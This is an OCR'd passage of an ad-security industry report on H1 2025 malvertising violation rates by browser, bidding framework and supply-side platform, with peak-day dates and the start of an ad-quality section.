
The Browser Myth: Privacy ≠ Safety

In H1 2025, Firefox posted the highest security violation rate at 1.37% — up nearly 70% from 2024. Known for strong privacy controls, Firefox underscores the gap between privacy protections and true security.

Chrome, often criticized for data collection, recorded the lowest security violation rate at 0.25%. Safari and Edge fell in between, with patterns shaped as much by user demographics and behavior as by the technology itself.

THE TAKEAWAY

A browser's reputation doesn't always match its resilience. Privacy alone doesn't guarantee safety.



VIOLATION RATES BY BROWSER


Shared Engines, Shared Risks

Browsers built on the same rendering engine inherit both strengths and weaknesses. When an exploit hits the engine, it can cascade across multiple browsers in days, exposing millions of users.

H1 2025 highlighted this clearly. Firefox's violation rate rose to 1.37%, while Chrome's stayed lowest at 0.25%. Safari and Edge sat in the middle, shaped by both technical capability and audience profiles.

For users, nuance matters little: a compromise in one browser feels like a failure of the web itself. The July Chrome zero-day security issue* showed how a single crack in the foundation can impact the ecosystem overnight.

*Hacker News. "Google Releases Critical Chrome Update"



Your ad framework is part of your brand promise. Users don’t care what you’re running or how you’re blocking.

They care if they feel safe.

VIOLATION RATES BY BIDDING FRAMEWORK:

Bidding Frameworks Shape Exposure


Your ad framework is instrumental to trust. Users don't care whether you run Prebid, Open Bidding, or Amazon TAM — what matters is whether the experience is safe.

For publishers, the choice *does* matter. Open Bidding includes baseline malware scanning, while Prebid leaves more of the work to the publisher. That flexibility shows in the data: violation rates were consistently higher where Prebid was the primary framework.

The pattern is clear in H1 2025: more integration points create more surface for risk. Managed or walled-garden systems offer tighter controls (though with less transparency). Either way, the trade-offs are visible. Where frameworks diverge, trust and revenue follow.

The difference is measurable. Campaigns without robust anti-fraud protection saw fraud rates 15× higher than protected ones (10.9% vs. 0.7%).*

* Integral Ad Science." Media Quality Report: 20th Edition, May 2025"



SSP Rankings

The Supply Side: Small Group, Big Stakes

A Select Few Set the Terms:

Over 100 SSPs compete for publisher attention, yet 13 control the majority of global impressions. This concentration means a small group of companies determine what billions of people see — and whether those moments are safe or harmful.

Scale Amplifies Everything:

When a major provider tightens security, it can instantly improve safety for millions. When it fails, the damage scales just as rapidly across sites, geographies, and audiences in hours. Market concentration turns SSP choice into more than an operational decision; it's a trust decision.


What's at Stake:

Premium advertisers pay 15–30% more for verified safe inventory. That premium disappears when violation rates rise, and so does the willingness of top brands to invest in certain partners. Poor security performance doesn't just risk technical downtime; it erodes yield, sparks regulatory scrutiny, and forces publishers to explain to users why unsafe ads got through.


Why Trust Matters:

Not all supply-side platforms manage risk the same way. In H1 2025, violation rates varied dramatically.


Some SSPs kept incidents below 0.2%, while others exceeded 1%. At today's scale, that difference translates into millions of risky impressions every single day.



For publishers, these gaps determine whether premium demand flows freely or comes with added scrutiny.



For advertisers, they shape decisions about where brand budgets feel safe.



For users, the fallout lands on them when their trust is violated.

In digital advertising, your partners' performance becomes your reputation.

SECURITY VIOLATION RATE BY SSP

Trust Is Not Evenly Distributed


Trust in the digital ad ecosystem isn't uniform. Some partners deliver near-perfect safety at scale, while others expose users, publishers, and buyers to significant risk.

In H1 2025, exposure varied by ~300×. The best SSP held violations to just 0.005% (1 in every 20,000 impressions), while the worst climbed to 1.46% (1 in every 68 impressions).

Some SSPs have shown that near-zero incidents are achievable at scale. Others are exposing buyers, publishers, and users to risks 200 times higher.

The impact runs through the supply chain. Buyers shift spend toward cleaner supply. Publishers tied to higher-violation SSPs face stricter buyer requirements and tighter CPMs. For advertisers, a partner's profile becomes their profile:

The cleanest SSPs demonstrate that safety and scale can coexist, while others are at risk of eroding advertiser confidence.



Security Trends

Security Progress Isn't Linear

Security in digital advertising never stands still. Some platforms are setting new benchmarks for trust and safety, while other struggle to keep up, creating wide disparities in exposure across the ecosystem.

In H1 2025, four of the top five SSPs saw performance worsen. Google jumped from **0.88% to 1.46%** after a hijacked campaign pushed fake Google Ads and Authenticator sites (Malwarebytes, 2025).

One bad day can erase months of progress. Some SSPs spiked to daily maximums of **7.39% — about 1 in 14 ads.**

The pattern isn't limited to ad tech. In 2024, 70% of security leaders reported a major cyber attack. With programmatic spend on pace to hit **$200B by 2026*** and consumer scam losses already topping **$10B annually****, advertising is now part of the broader cybersecurity battlefield.

Regulators are taking notice. Under the EU's Digital Services Act, platforms must track daily maximums, not just averages, holding them accountable for peak exposures.

The lesson is clear here: security progress is dynamic, and staying ahead requires continuous monitoring, adaptation, and a commitment to scale-driven safety.

*Arctic Wolf, 2025 Cybersecurity Trends Report


**eMarketer, Programmatic Advertising Forecast and Ad Tech Trends

When Peaks Become Pain


Even brief surges in violations can have outsized consequences. **Some SSPs spiked as high as 7.39% — about 1 in 14 ads. That's a 150× gap between steady baselines and peak exposure.** While averages may look manageable, daily spikes reveal the moments when risk and exposure is at its highest.

Criminals move in hours; recovery takes months. Daily spikes trigger immediate fallout: blocklists, clawbacks, compliance reviews, and long-term damage to revenue and relationships.

Peak Date	
Google AdX	3/20
SSP-B	6/25
SSP-C	3/20
SSP-E	5/26
SSP-G	4/29
SSP-H	4/7
SSP-I	1/28
SSP-K	5/31
SSP-M	6/26
SSP-O	6/23
SSP-P	2/4
SSP-S	5/14
SSP-T	2/12



Trust isn't measured in years.



It's measured in incidents.

Quality Trends

Ad Quality Is Improving But Gaps Remain

Quality violations — undesired audio, misleading claims, forced expansions — don't always deliver malware, but they steadily chip away at user trust and brand goodwill. This quarter's numbers show modest improvement over last year, yet the gap between best and worst performers remains wide.

